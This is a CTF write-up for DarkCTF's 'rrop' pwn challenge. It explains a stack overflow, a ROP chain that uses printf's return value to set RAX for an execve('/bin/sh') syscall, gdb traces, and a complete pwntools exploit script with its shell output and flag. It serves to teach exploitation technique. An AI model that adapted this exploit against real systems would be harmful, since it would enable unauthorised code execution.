4NONYM4U5 / **CTF-Writeups**

Code Issues Pull requests Actions Projects Security Insights

master CTF-Writeups / darkctf / **rrop** /

4NONYM4U5 Update Readme.md ... 14 days ago **History**

..	
Readme.md	14 days ago
expl.py	14 days ago
rrop	14 days ago

Readme.md

Writeup for Global Warming (Pwn) Challenge

Info

```
Description : You came this far using Solar Designer technique and advance
technique, now you are into the gr4n173 world where you can't win just with fake
rope/structure but here you should fake the signal which is turing complete.

File : rrop: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=9031d67e25112061a3f59a630a4da011a25bd4df, not stripped

Checksec :
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Analysis

This is the decompilation code of the binary.
The main takes 0x1388 bytes from stdin into a 0xD0 buffer. Classic Buffer Overflow Vulnerability and it prints the start address of our buffer.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-D0h]

  nvm_init(*(_QWORD *)&argc, argv, envp);
  nvm_timeout();
  printf(
    "Hello pwners, it's gr4n173 wired machine.\n"
    "Can you change the behaviour of a process, if so then take my Buffer  @%p, from
    &buf);
  read(0, &buf, 0x1388);
  return 0;
}
```

There is a function named UsefulFunction which provides us with a **syscall** ; **ret** gadget. So lets try to create a execve rop chain.

```
push    rbp
mov     rbp, rsp
syscall                 ; LINUX -
retn
```

Exploit

```
Name            : execve
rax             : 0x3b
rdi             : const char *name -> pointer to /bin/sh
rsi             : const char *const *argv -> "-c"
rdx             : const char *const *envp -> NuLL
```

We need to accomplish this by creating a ROP chain. Looking at gadgets i did not find any gadget which can control rax. So i used some fancy ROP trick. First let us write the string "/bin/sh" to bss address. We can do that by calling read on bss address.


```
padding = 'a' * 216
```

```
write_bin_sh = flat([

        padding,
        ret,
        pop_rdi,
        0x0,
        pop_rsi_r15,
        bss_addr,
        0xdeadbeef,
        exe.sym['read'],
        exe.sym['main']

])

io.recvline()
io.recvline()

io.sendline(write_bin_sh)
io.sendline('/bin/sh\x00')
```

This rop chain will write "/bin/sh" to bss_addr and return to main once again nothing special here, Just some basic ROP technique :)


Controlling RAX Register

So lets debug the binary with gdb. I have setup a breakpoint in the print statement [0x40081A].



```
*RAX  0x0
 RBX  0x400850 (__libc_csu_init) ← push   r15
 RCX  0x7ffff7ea7f1b (alarm+11) ← cmp    rax, -0xfff
 RDX  0x7fffffffdbc0 ← 0x0
 RDI  0x4008f8 ← insb   byte ptr [rdi], dx /* "Hello pwners, it's gr4n173 wired machine.\nCan you change the behaviour of a process, if so then take my Buffer  @%p, from some p
art of my process.\n" */
 RSI  0x7fffffffddd0 ← 0x0
 R8   0x7fffffffdd10 ← 0x0
 R9   0x0
 R10  0xfffffffffffff276
 R11  0x206
 R12  0x400630 (_start) ← xor    ebp, ebp
 R13  0x7fffffffdf90 ← 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdea0 ← 0x0
 RSP  0x7fffffffddd0 ← 0x0
*RIP  0x40081a (main+53) ← call   0x4005d0
────────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────────
   0x4007ff <main+26>    call   nvm_timeout <nvm_timeout>

   0x400804 <main+31>    lea    rax, [rbp - 0xd0]
   0x40080b <main+38>    mov    rsi, rax
   0x40080e <main+41>    lea    rdi, [rip + 0xe3]
   0x400815 <main+48>    mov    eax, 0
 ► 0x40081a <main+53>    call   printf@plt <printf@plt>
        format: 0x4008f8 ← "Hello pwners, it's gr4n173 wired machine.\nCan you change the behaviour of a process, if so then take my Buffer  @%p, from some part of my process.\
n"
        vararg: 0x7fffffffddd0 ← 0x0

   0x40081f <main+58>    lea    rax, [rbp - 0xd0]
   0x400826 <main+65>    mov    edx, 0x1388
   0x40082b <main+70>    mov    rsi, rax
   0x40082e <main+73>    mov    edi, 0
   0x400833 <main+78>    mov    eax, 0
────────────────────────────────────────────────[ STACK ]─────────────────────────────────────────────────
00:0000│ rsi rsp  0x7fffffffddd0 ← 0x0
... ↓
07:0038│          0x7fffffffde08 → 0x7fffffffefd0 ← 0x6d6f682f00373731 /* '177' */
──────────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────────────
 ► f 0           40081a main+53
   f 1     7ffff7de90b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> 
```

Step one instruction.



```
                                                                       [ REGISTERS ]
*RAX  0x9f
 RBX  0x400850 (__libc_csu_init) ◄— push   r15
*RCX  0x0
*RDX  0x0
*RDI  0x7ffff7fb04c0 (_IO_stdfile_1_lock) ◄— 0x0
*RSI  0x7fffffffb730 ◄— "Hello pwners, it's gr4n173 wired machine.\nCan you change the behaviour of a process, if so then take my Buffer  @0x7fffffffddd0, from some part of my p
rocess.\n"
*R8   0x9f
*R9   0x9f
*R10  0x40096b ◄— sub    al, 0x20 /* ', from some part of my process.\n' */
*R11  0x246
 R12  0x400630 (_start) ◄— xor    ebp, ebp
 R13  0x7fffffffdf90 ◄— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdea0 ◄— 0x0
 RSP  0x7fffffffddd0 ◄— 0x0
*RIP  0x40081f (main+58) ◄— lea    rax, [rbp - 0xd0]
                                                                       [ DISASM ]
   0x400804 <main+31>    lea    rax, [rbp - 0xd0]
   0x40080b <main+38>    mov    rsi, rax
   0x40080e <main+41>    lea    rdi, [rip + 0xe3]
   0x400815 <main+48>    mov    eax, 0
   0x40081a <main+53>    call   printf@plt <printf@plt>

 ► 0x40081f <main+58>    lea    rax, [rbp - 0xd0]
   0x400826 <main+65>    mov    edx, 0x1388
   0x40082b <main+70>    mov    rsi, rax
   0x40082e <main+73>    mov    edi, 0
   0x400833 <main+78>    mov    eax, 0
   0x400838 <main+83>    call   read@plt <read@plt>
                                                                       [ STACK ]
00:0000│ rsp  0x7fffffffddd0 ◄— 0x0
... ↓
07:0038│      0x7fffffffde08 —▸ 0x7fffffffefd0 ◄— 0x6d6f682f00373731 /* '177' */
                                                                       [ BACKTRACE ]
 ► f 0           40081f main+58
   f 1     7ffff7de90b3 __libc_start_main+243

pwndbg> 
```


RAX -> 0X9F After executing the print statement

So why is RAX -> 0x9f ? This is what the binary printed.

```
>>> hex(len("Hello pwners, it's gr4n173 wired machine.\nCan you change the
behaviour of a process, if so then take my Buffer  @0x7ffe3a4f6130, from some
part of my process.\n"))
==> '0x9f'
```

RAX stores the return value and the return value here is 0x9f the strlen of the contents printed to stdout. So we can call printf to print 0x3b characters to set RAX to our desired value. Basically this is what we will be doing `printf("%59c")` this will print 59 bytes of white spaces thereby setting the RAX to 0x3b. So lets also write "%000059c" at the bss and call printf with RDI -> pointer to our string and RSI -> NuLL.

```
write_bin_sh = flat([

  padding,
  ret,
  pop_rdi,
  0x0,
  pop_rsi_r15,
  bss_addr,
  0xdeadbeef,
  exe.sym['read'],
  exe.sym['main']

])

io.recvline()
io.recvline()

io.sendline(write_bin_sh)
io.sendline("%000059c\x00\x00\x00\x00\x00\x00\x00\x00/bin/sh\x00") # write %000059c

io.recvline()
io.recvline()

printf_fmt = bss_addr       # %000059c
null_char = bss_addr + 8    # Null chars
bin_sh = bss_addr + 16      # /bin/sh

set_rax = flat([

  padding,
  pop_rdi,
  printf_fmt,
  pop_rsi_r15,
  null_char,
  0xdeadbeef,
  exe.sym['printf'],
  0xdeadbeef                # return to 0xdeadbeef... basically seg faulting after c

])


io.send(set_rax)
io.recv()
```



```
RAX  0x3b
RBX  0x400850 (__libc_csu_init) ◂— push   r15
RCX  0x0
RDX  0x0
RDI  0x7fda9edf34c0 (_IO_stdfile_1_lock) ◂— 0x0
RSI  0x7ffdf2030370 ◂— 0x2020202020202020 ('        ')
R8   0x3b
R9   0x3b
R10  0x6011a8 ◂— 0x0
R11  0x246
R12  0x400630 (_start) ◂— xor    ebp, ebp
R13  0x7ffdf2032a80 ◂— 0x1
R14  0x7ffdf2032a88 —▸ 0x7ffdf20342ea ◂— '/home/mr4n0nym4u5/DarkCTF/rrop/rrop'
R15  0xdeadbeef
RBP  0x6161616161616161 ('aaaaaaaa')
RSP  0x7ffdf2032a10 ◂— 0x0
RIP  0xdeadbeef
─────────────────────────────────────────────[ DISASM ]─────────────────────────────────────────────
Invalid address 0xdeadbeef





─────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp  0x7ffdf2032a10 ◂— 0x0
01:0008│      0x7ffdf2032a18 ◂— 0x1
02:0010│      0x7ffdf2032a20 —▸ 0x7ffdf2032a88 —▸ 0x7ffdf20342ea ◂— '/home/mr4n0nym4u5/DarkCTF/rrop/rrop'
03:0018│      0x7ffdf2032a28 —▸ 0x7ffdf2032a98 —▸ 0x7ffdf203430e ◂— 'P9K_SSH=0'
04:0020│      0x7ffdf2032a30 —▸ 0x7fda9ee3d190 ◂— 0x0
05:0028│      0x7ffdf2032a38 ◂— 0x0
... ↓
07:0038│      0x7ffdf2032a48 —▸ 0x400630 (_start) ◂— xor    ebp, ebp
───────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────
 ► f 0         deadbeef
   f 1                0
────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> 
```


RAX is now set to 0x3b

Summing up all together and executing shell

Now that we have set RAX to 0x3b, We can do a pop rdi and place the bin_sh string to it and pop rsi and set it to NuLL.

```
setup_execve = flat([

  pop_rdi,
  bin_sh,
  pop_rsi_r15,
  0x0,
  0x0,
  syscall_ret

])
```

Breakpoint at syscall




```
 RAX  0x3b
 RBX  0x400850 (__libc_csu_init) ◂— push   r15
 RCX  0x0
 RDX  0x0
 RDI  0x6011b0 ◂— 0x68732f6e69622f /* '/bin/sh' */
 RSI  0x0
 R8   0x3b
 R9   0x3b
 R10  0x6011a8 ◂— 0x0
 R11  0x246
 R12  0x400630 (_start) ◂— xor    ebp, ebp
 R13  0x7ffeba2fb310 ◂— 0x1
 R14  0x7ffeba2fb318 —▸ 0x7ffeba2fc2ea ◂— '/home/mr4n0nym4u5/DarkCTF/rrop/rrop'
 R15  0x0
 RBP  0x6161616161616161 ('aaaaaaaa')
*RSP  0x7ffeba2fb2d0 ◂— 0x0
*RIP  0x4007d2 (useful_function+4) ◂— syscall
───────────────────────────────────────────────────────[ DISASM ]───────────────────────────────────────────────────────
   0x4008b1 <__libc_csu_init+97>     pop    rsi
   0x4008b2 <__libc_csu_init+98>     pop    r15
   0x4008b4 <__libc_csu_init+100>    ret
    ↓
 ► 0x4007d2 <useful_function+4>      syscall  <SYS_execve>
        path: 0x6011b0 ◂— 0x68732f6e69622f /* '/bin/sh' */
        argv: 0x0
        envp: 0x0
   0x4007d4 <useful_function+6>      ret

   0x4007d5 <useful_function+7>      nop
   0x4007d6 <useful_function+8>      pop    rbp
   0x4007d7 <useful_function+9>      ret

   0x4007d8 <eax_rax>                push   rbp
   0x4007d9 <eax_rax+1>              mov    rbp, rsp
   0x4007dc <eax_rax+4>              mov    eax, 0xf
───────────────────────────────────────────────────────[ STACK ]───────────────────────────────────────────────────────
00:0000│ rsp  0x7ffeba2fb2d0 ◂— 0x0
01:0008│      0x7ffeba2fb2d8 —▸ 0x400630 (_start) ◂— xor    ebp, ebp
02:0010│      0x7ffeba2fb2e0 —▸ 0x7ffeba2fb310 ◂— 0x1
03:0018│      0x7ffeba2fb2e8 ◂— 0x0
... ↓
05:0028│      0x7ffeba2fb2f8 —▸ 0x40065a (_start+42) ◂— hlt
06:0030│      0x7ffeba2fb300 —▸ 0x7ffeba2fb308 ◂— 0x1c
07:0038│      0x7ffeba2fb308 ◂— 0x1c
─────────────────────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────────────────────
 ► f 0           4007d2 useful_function+4
```

We can see that the RDX is already NuLL. I did not notice this during the CTF and i used __ret2csu__ to control RDX. It is a cool technique. You can find detailed explaination on ret2csu here :-
Research paper : https://i.blackhat.com/briefings/asia/2018/asia-18-Marco-return-to-csu-a-new-method-to-bypass-the-64-bit-Linux-ASLR-wp.pdf Youtube video : https://www.youtube.com/watch?v=mPbHroMVepM Practise Challenge : https://ropemporium.com/challenge/ret2csu.html
The complete exploit script.

```
#!/usr/bin/python
io = remote('rrop.darkarmy.xyz', '7001')

pop_rdi = 0x00000000004008b3
ret = 0x00000000004005b6
bss_addr = 0x6011a0
```

```
syscall_ret = 0x00000000004007d2
pop_rsi_r15 = 0x00000000004008b1
padding = 'a' * 216

write_bin_sh = flat([

  padding,
  ret,
  pop_rdi,
  0x0,
  pop_rsi_r15,
  bss_addr,
  0xdeadbeef,
  exe.sym['read'],
  exe.sym['main']

])

io.recvline()
io.recvline()

io.sendline(write_bin_sh)
io.sendline("%000059c\x00\x00\x00\x00\x00\x00\x00\x00/bin/sh\x00")

io.recvline()
io.recvline()

printf_fmt = bss_addr
null_char = bss_addr + 8
bin_sh = bss_addr + 16

set_rax = flat([

  padding,
  pop_rdi,
  printf_fmt,
  pop_rsi_r15,
  null_char,
  0xdeadbeef,
  exe.sym['printf'],
  ret

])

setup_execve = flat([

  pop_rdi,
  bin_sh,
  pop_rsi_r15,
  0x0,
  0x0,
  syscall_ret

])

exploit = set_rax + setup_execve

io.send(exploit)
io.recv()
io.interactive()
```



```
[+] Opening connection to rrop.darkarmy.xyz on port 7001: Done
[DEBUG] Received 0x9f bytes:
    "Hello pwners, it's gr4n173 wired machine.\n"
    'Can you change the behaviour of a process, if so then take my Buffer  @0x7ffcbc2dc730, from some part of my process.\n'
[DEBUG] Sent 0x119 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    000000d0  61 61 61 61  61 61 61 61  b6 05 40 00  00 00 00 00  │aaaa│aaaa│··@·│····│
    000000e0  b3 08 40 00  00 00 00 00  00 00 00 00  00 00 00 00  │··@·│····│····│····│
    000000f0  b1 08 40 00  00 00 00 00  a0 11 60 00  00 00 00 00  │··@·│····│··`·│····│
    00000100  ef be ad de  00 00 00 00  f0 05 40 00  00 00 00 00  │····│····│··@·│····│
    00000110  e5 07 40 00  00 00 00 00  0a                        │··@·│····│·│
    00000119
[DEBUG] Sent 0x19 bytes:
    00000000  25 30 30 30  30 35 39 63  00 00 00 00  00 00 00 00  │%000│059c│····│····│
    00000010  2f 62 69 6e  2f 73 68 00  0a                        │/bin│/sh·│·│
    00000019
[DEBUG] Received 0x9f bytes:
    "Hello pwners, it's gr4n173 wired machine.\n"
    'Can you change the behaviour of a process, if so then take my Buffer  @0x7ffcbc2dc770, from some part of my process.\n'
[DEBUG] Sent 0x140 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    000000d0  61 61 61 61  61 61 61 61  b3 08 40 00  00 00 00 00  │aaaa│aaaa│··@·│····│
    000000e0  a0 11 60 00  00 00 00 00  b1 08 40 00  00 00 00 00  │··`·│····│··@·│····│
    000000f0  a8 11 60 00  00 00 00 00  ef be ad de  00 00 00 00  │··`·│····│····│····│
    00000100  d0 05 40 00  00 00 00 00  b6 05 40 00  00 00 00 00  │··@·│····│··@·│····│
    00000110  b3 08 40 00  00 00 00 00  b0 11 60 00  00 00 00 00  │··@·│····│··`·│····│
    00000120  b1 08 40 00  00 00 00 00  00 00 00 00  00 00 00 00  │··@·│····│····│····│
    00000130  00 00 00 00  00 00 00 00  d2 07 40 00  00 00 00 00  │····│····│··@·│····│
    00000140
[DEBUG] Received 0x3b bytes:
    00000000  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  │    │    │    │    │
    *
    00000030  20 20 20 20  20 20 20 20  20 20 a8                  │    │    │  ·│
    0000003b
[*] Switching to interactive mode
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    'cat flag.txt\n'
[DEBUG] Received 0x45 bytes:
    'darkCTF{f1n4lly_y0u_f4k3_s1gn4l_fr4m3_4nd_w0n_gr4n173_w1r3d_m4ch1n3}\n'
darkCTF{f1n4lly_y0u_f4k3_s1gn4l_fr4m3_4nd_w0n_gr4n173_w1r3d_m4ch1n3}
$ 
```

```
Flag : darkCTF{f1n4lly_y0u_f4k3_s1gn4l_fr4m3_4nd_w0n_gr4n173_w1r3d_m4ch1n3}
```

This is when i realised that i solved the challenge in an Unintended way. Anyways i liked the challenge and the CTF was really good Kudos to team Dark Army. My team Zh3r0 ranked 4th in the CTF.
Zh3r0 : https://ctftime.org/team/116018
Dark Army : https://ctftime.org/team/26569
Dark CTF : https://ctftime.org/event/1118